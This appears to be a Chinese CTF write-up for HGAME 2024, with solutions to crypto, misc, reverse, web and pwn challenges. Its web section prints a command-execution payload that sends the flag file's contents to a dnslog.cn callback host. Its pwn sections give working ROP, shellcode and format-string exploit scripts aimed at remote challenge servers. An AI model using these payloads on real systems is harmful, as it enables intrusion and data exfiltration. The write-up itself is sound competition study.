CRYPTO

ezMath

根据题目代码

```
D = 114514
assert x**2 - D * y**2 == 1
```

断定是佩尔方程求解 `y` ，用la捞博客套个 模板

```
#sage
def solve_pell(N, numTry = 10000):
    cf = continued_fraction(sqrt(N))
    for i in range(numTry):
        denom = cf.denominator(i)
        numer = cf.numerator(i)
        if numer^2 - N * denom^2 == 1:
            return numer, denom
    return None, None

N = 114514
print(solve_pell(N))
#
(30583891648158943350866758822177094319504203071407560098213625461113342859287680646624091205173231 99,
90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277 79108680)

/**
* 复制并使用代码请注明引用出处哦~
* Lazzaro @ https://lazzzaro.github.io
*/
```

得到 `y` 之后就是正常解 `AES` 了

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
y =
90378151386603699221985557852161629164123316413659485454593535868957177025760496265335277
79108680
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\
x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'
\x93\xf8\xde\xb2\x9a\x9a"

key=pad(long_to_bytes(y))[:16]
m = AES.new(key,AES.MODE_ECB)
flag = m.decrypt(enc)
print(flag)
#b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00'
```

ezRSA

背过的 leak1和2就是p和q

```
from Crypto.Util.number import *
leak1=
leak2=
c=
e=0x10001
n=leak1*leak2
m = pow(c,pow(e,-1,(leak1-1)*(leak2-1)),n)
print(long_to_bytes(m).decode())
# hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
```

ezPRNG

是一个 `lfsr` 直接用 `z3` 求解一个方程即可

```
from z3 import *
from numba import *
import re
output=
mask = 0b10001001000010000100010010001001

def PRNG(R,mask):
    nextR = (R << 1) & 0xffffffff
    i=(R&mask)&0xffffffff
    nextbit=0
    for k in range(32):
        nextbit^=(i%2)
        i=i>>1
    nextR^=nextbit
    return (nextR,nextbit)

@jit
```

```
def solve_function(id):
    s = BitVec('s',32)
    solver = Solver()
    for i in range(32):
        (s,nextbit) = PRNG(s,mask)
        solver.add(nextbit == output[id][i])
    if solver.check() == sat:
        res = solver.model()
        print(str(res))
        flag = re.findall(r'\d+', str(res))[0]

        print(flag)
        solver = Solver()
        #assertions = solver.assertions()
        #print(assertions)
    return flag

flag_list = []
for i in range(4):
    wp = solve_function(i)
    flag_list.append(hex(int(wp))[2:])

print(flag_list)

flag_uuid =  f"{flag_list[0]}-{flag_list[1][:4]}-{flag_list[1][4:8]}{flag_list[1][8:]}-
{flag_list[2][:4]}-{flag_list[2][4:8]}{flag_list[2][8:] + flag_list[3]}"
print(flag_uuid)
flag = f"hgame{{{flag_uuid}}}"
print(flag)
# fbbbee82-3f43-4f91-9337-907880e4191a
# hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

奇怪的图片

刚开始没看懂题目，后来发现，两两异或会出来一些东西

```
import time
from PIL import Image, ImageDraw, ImageFont
import threading
import random
import os

def xor_images(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image
```

```
crypo_png = os.listdir('./png_out')
for i in range(len(crypo_png)):
    os.makedirs(crypo_png[i].replace('.png',''))
    for j in range(len(crypo_png)):
        ima1 = Image.open(f"./png_out/{crypo_png[i]}")
        ima2 = Image.open(f"./png_out/{crypo_png[j]}")
        new_png = xor_images(ima1, ima2)

new_png.save(f"./{crypo_png[i].replace('.png','')}/{crypo_png[i]}_xor_{crypo_png[j]}")
```

最后在 `5c55dc77` 找到flag

```
hgame{1adf_17eb_803c}
```

MISC

签到

```
hgame{welc0me_t0_HGAME_2024}
```

SignIn


手机从上面看

```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

simple_attack

经典明文攻击题

结束后保存解密的压缩包，解压



base64转图片

hgame{s1mple_attack_for_zip}

来自星尘的问候

stegseek解密，得到压缩包

```
stegseek secret.jpg rockyou.txt
```

前往来自星尘官网https://exa.hypergryph.com/
审查元素(快捷键F12)，找到名为“Sumerhan”的woff2字体文件，享用。

对照是

```
hgame{welc0me!}
```

希儿希儿希尔

想到了希尔密码，扔到010看一下，宽高不太对，爆破一下

扔到010,发现有个压缩包，分离一下找到了密文

```
CVOCRJGMKLDJGBQIUIVXHEYLPNWR
```

现在就是找密钥，试试lsb隐写，用zsteg，得到密钥 `[[8 7][3 8]]`

在线网站解一下

```
hgame{DISAPPEARINTHESEAOFBUTTERFLY}
```

REVERSE

ezIDA

仍IDA, `ALT+T` 搜索得到flag

```
hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}
```

ezUPX

upx脱壳之后仍ida

```
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
```

主函数逻辑是进行异或`^ 0x32`， `byte_1400022A0` 双击跟进一下得到

```
data:00000001400022A0 ; _BYTE byte_1400022A0[48]
data:00000001400022A0 byte_1400022A0  db 64h, 7Bh, 76h, 73h, 60h, 49h, 65h, 5Dh, 45h, 13h, 6Bh
data:00000001400022A0                                         ; DATA XREF: main+36↑o
data:00000001400022AB                 db 2, 47h, 6Dh, 59h, 5Ch, 2, 45h, 6Dh, 6, 6Dh, 5Eh, 3
data:00000001400022B7                 db 2 dup(46h), 5Eh, 1, 6Dh, 2, 54h, 6Dh, 67h, 62h, 6Ah
data:00000001400022C2                 db 13h, 4Fh, 32h, 0Bh dup(0)
data:00000001400022D0 _load_config_used dd 140h               ; Size
data:00000001400022D4                 dd 0                    ; Time stamp
data:00000001400022D8                 dw 2 dup(0)             ; Version: 0.0
```

```
byte_1400022A0 = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B,
                  0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E,
0x03,
                  0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A,
0x13,
                  0x4F, 0x32]

flag = ''.join(chr(byte_1400022A0[i] ^ 0x32) for i in range(len(byte_1400022A0)))
print(flag)
```

```
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
```

ezASM

看上去还是异或，上个题脚本还能用

```
c = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86,
22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34]
flag = ''.join(chr(c[i] ^ 0x22) for i in range(len(c)))
print(flag)
```

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

ezPYC

反编译一下，得到py文件

```
# Source Generated with Decompyle++
# File: ezPYC.pyc (Python 3.8)
flag = [
    87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
    100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112,
    48, 108, 100, 37, 124, 2
]

c = [1, 2, 3, 4]
input = input('plz input flag:')
for i in range(0, 36, 1):
    if ord(input[i]) ^ c[i % 4] != flag[i]:
        print('Sry, try again...')
        exit()
        continue
        print('Wow!You know a little of python reverse')
        return None
```

还是异或。。。。。。

```
flag = [
    87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
    100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112,
    48, 108, 100, 37, 124, 2
]

c = [1, 2, 3, 4]
flag_str = ''.join(chr(flag[i] ^ c[i % len(c)]) for i in range(len(flag)))
print(flag_str)
```

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

WEB

2048*16

bp抓包失败没反应，说明flag藏在页面js中，进行了某种加密，搜一下`Game over`

找到了 `messageContainer` 这就是密文，再往下

JS 里面找到了base64换表的字符，这个是表

```
t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") :
n(453);
```

这个是密文


```
"messageContainer","I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK"
```


cyberchef解一下即可

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

Bypass it

禁用前端 js 即可，注册之后






```
hgame{18ebc1f54e93d2f1c272dc16a07971c770501a1f}
```

jhat



```
java.lang.Runtime.getRuntime().exec("bash -c
{echo,Y3VybCBgY2F0IC9mbGFnYC5uamZmNDIuZG5zbG9nLmNu}|{base64,-d}|{bash,-i}");
```

DNS Query Record	IP Address	Created Time
hgame56228dce0b8e5181520c2eb45319edca8e5bc319.njff42.dnslog.cn	47.117.220.98	2024-02-05 16:03:27
hgame56228dce0b8e5181520c2eb45319edca8e5bc319.njff42.dnslog.cn	47.117.220.101	2024-02-05 16:02:24
hgame56228dce0b8e5181520c2eb45319edca8e5bc319.njff42.dnslog.cn	47.117.220.101	2024-02-05 16:02:24

```
hgame{56228dce0b8e5181520c2eb45319edca8e5bc319}
```

Select Courses

简简单单先抓个包



返回 `message` ，唔。。。。其实一直用空格回车点，好像可以卡出来选课成功，那就一直点吧

最后都选上了，获得flag


47.100.245.185:30727
自主选课
帮阿菇选到以下所有课程，阿菇会给你奖励!
选完了
2023-2024 学年 2 学期 第2轮 本学期选课要求总学分最低 16 最高 36
(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选
(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 已选
(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 已选
(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 已选
(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 未选


47.100.245.185:30727
自主选课
帮阿菇选到以下所有课程，阿菇会给你奖励!
选完了
2023-2024 学年 2 学期 第2轮 本学期选课要求总学分最低 16 最高 36
(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选
(Axxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分 状态： 已选
(Txxxxxxx) 体育-羽毛球 - 1.0 学分 状态： 已选
(Axxxxxxx)计算机网络原理 - 4.0 学分 状态： 已选
(Axxxxxxx)操作系统及安全 - 3.0 学分 状态： 已选

谢谢啦！这是给你的礼物：hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}

ezHTTP

抓包改包即可

```
Referer:vidar.club
```

这是最后改好的包

```
GET / HTTP/1.1
Host: 47.100.245.185:30826
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Referer:vidar.club
Client-IP: 127.0.0.1
Forwarded-For-Ip: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded-For: localhost
Forwarded: 127.0.0.1
Forwarded: localhost
True-Client-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
X-Forward-For: 127.0.0.1
```

```
X-Forward: 127.0.0.1
X-Forward: localhost
X-Forwarded-By: 127.0.0.1
X-Forwarded-By: localhost
X-Forwarded-For-Original: 127.0.0.1
X-Forwarded-For-Original: localhost
X-Forwarded-For: 127.0.0.1
X-Forwarded-For: localhost
X-Forwarded-Server: 127.0.0.1
X-Forwarded-Server: localhost
X-Forwarded: 127.0.0.1
X-Forwarded: localhost
X-Forwared-Host: 127.0.0.1
X-Forwared-Host: localhost
X-Host: 127.0.0.1
X-Host: localhost
X-HTTP-Host-Override: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Remote-Addr: localhost
X-Remote-IP: 127.0.0.1
Content-Length: 0
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

得到

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

扔 cyberchef ,得到flag

```
{
    "F14g": "hgame{HTTP_!s_1mP0rT4nt}"
}
```

PWN

EzSignIn

nc直接出

```
hgame{I_HATE_PWN}
```

Elden Ring Ⅰ

去年的原题，改一下这里的地址就可以了 CSDN链接

```
vuln=0x40125B
rdi=0x4013e3
```

```python
from pwn import *
from pwn import p64,u64
context(arch='amd64',log_level='debug')

# libc-gadgets
# 0x0000000000023b6a : pop rdi ; ret
# 0x000000000002601f : pop rsi ; ret
# 0x0000000000142c92 : pop rdx ; ret
# 0x000000000002f70a : pop rsp ; ret
# elf-gadgets
# 0x0000000000401393 : pop rdi ; ret

vuln=0x40125B
rdi=0x4013e3
# io=process('./pwn')
io=remote('47.100.245.185',31685)
elf=ELF('./vuln')
libc=ELF('./libc.so.6')
# gdb.attach(io)
# input()

### leak_libc
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
payload=b'a'*0x108+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(vuln)
io.sendlineafter(b'I offer you an accord.\n',payload)

puts_real=u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
success('puts_real:'+hex(puts_real))
libc_base=puts_real-libc.sym['puts']
success('libc_base:'+hex(libc_base))

### read_bss
bss_base=elf.bss()
# read(int fd, void *buf, size_t count);
read_real=libc_base+libc.sym['read']
fd=0
buf=bss_base+0x100
count=0x200
rdi=libc_base+0x23b6a
rsi=libc_base+0x2601f
rdx=libc_base+0x142c92
rsp=libc_base+0x2f70a
#
payload=b'a'*0x108+p64(rdi)+p64(fd)+p64(rsi)+p64(buf)+p64(rdx)+p64(count)+p64(read_real)+
p64(rsp)+p64(buf+8)
# 利用到这个阶段时，寄存器残留值，可以减少payload的长度，刚好在这里用满了溢出的0x30字节
# p64(rsp)+p64(buf+8)，修改rsp的值，+8是因为头部放了flag\x00
payload=b'a'*0x108+p64(rsi)+p64(buf)+p64(read_real)+p64(rsp)+p64(buf+8)
io.send(payload)

### rop->bss
payload=b'/flag'.ljust(8,b'\x00')
# open(const char *pathname, int flags)
open_real=libc_base+libc.sym['open']
pathname_ptr=buf
```

```
flags=0
payload+=p64(rdi)+p64(pathname_ptr)+p64(rsi)+p64(flags)+p64(open_real)
# read(int fd, void *buf, size_t count);
fd=3
buf2=buf+0x300
count=0x100
payload+=p64(rdi)+p64(fd)+p64(rsi)+p64(buf2)+p64(rdx)+p64(count)+p64(read_real)
# write(int handle,void* buf,int length)
write_real=libc_base+libc.sym['write']
handle=1
buf3=buf2
length=0x50
payload+=p64(rdi)+p64(handle)+p64(rsi)+p64(buf3)+p64(rdx)+p64(length)+p64(write_real)+p64
(vuln)
# payload+=p64(rsi)+p64(buf3)+p64(rdx)+p64(length)+p64(write_real)+p64(vuln)
io.send(payload)

sleep(1)
io.recv()
io.interactive()
```

```
flag{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}
```

ezshellcode

`-1` 整数溢出绕过，后面是可见字符的 `shellcode`

```
from pwn import *
sh = remote("47.100.245.185",'32752')

sh.recvuntil("input the length of your shellcode:")
sh.sendline("-1")
sh.recvuntil("input your shellcode:")

payload =
"Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5
O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"
sh.send(payload)
sh.interactive()
```

Elden Random Challenge

随机数绕过，ret2libc

```
from pwn import *
import random
from ctypes import *
context(endian='little',os='linux',arch='amd64',log_level='debug')
#sh = process('./vuln')
sh = remote("47.100.245.185",'30831')
elf=ELF('./vuln')
libc = ELF('./libc.so.6')
eelf = cdll.LoadLibrary('./libc.so.6')
```

```
sh.recvuntil("ll me thy name.")
sh.sendline('1')
seed = eelf.time(0)
eelf.srand(seed)
for i in range (99):
        w = eelf.rand()% 100 + 1
        print(w)
        sh.sendafter("Please guess the number:",p64(w))
puts = elf.got["puts"]
_puts = elf.plt["puts"]
www = elf.sym["myread"]

dizhi = 0x0000000000401423

payload = b'a'*0x38 + p64(dizhi) + p64(puts) + p64(_puts) + p64(www)

sh.sendlineafter("Here's a reward to thy brilliant mind.\n",payload)

pusaddr = u64(sh.recvuntil("\x7f").ljust(8,b"\x00"))

print(hex(pusaddr))

base = pusaddr - libc.sym["puts"]
print(hex(base))
systemd = libc.sym["system"] + base

bin_sh = base + 0x00000000001b45bd

sh.sendline(b'a'*0x38 + p64(dizhi+1) +p64(dizhi) +p64(bin_sh) + p64(systemd) + p64(www))

sh.interactive()
```

ezfmt string

禁用了%p和%s，格式化字符串改栈上地址，部分地址写

```
from pwn import *
while 1:
        sh = remote("47.100.245.185",'32560')
        bin_sh = 0x401245#0x40123D
        main_60 = 0x401369
        sh.recvuntil("the shit is ezfmt, M3?")
        payload = ''
        payload += '%x' * (18-2)
        payload += '%' + str(int(0xb8-0x6e))+ 'c%hhn'
        payload += '%' + str(int(0x1245-0Xb8)) + 'c%22$hn'

        print(len(payload))
        sh.sendline(payload)

        sh.sendline('cat flag')
        try:
                a=sh.recvuntil('}')
                if b'hgame' in a  :
                        print(a)
```

```
                        sh.interactive()
                else:
                        sh.close()
                        continue
        except :

                continue
```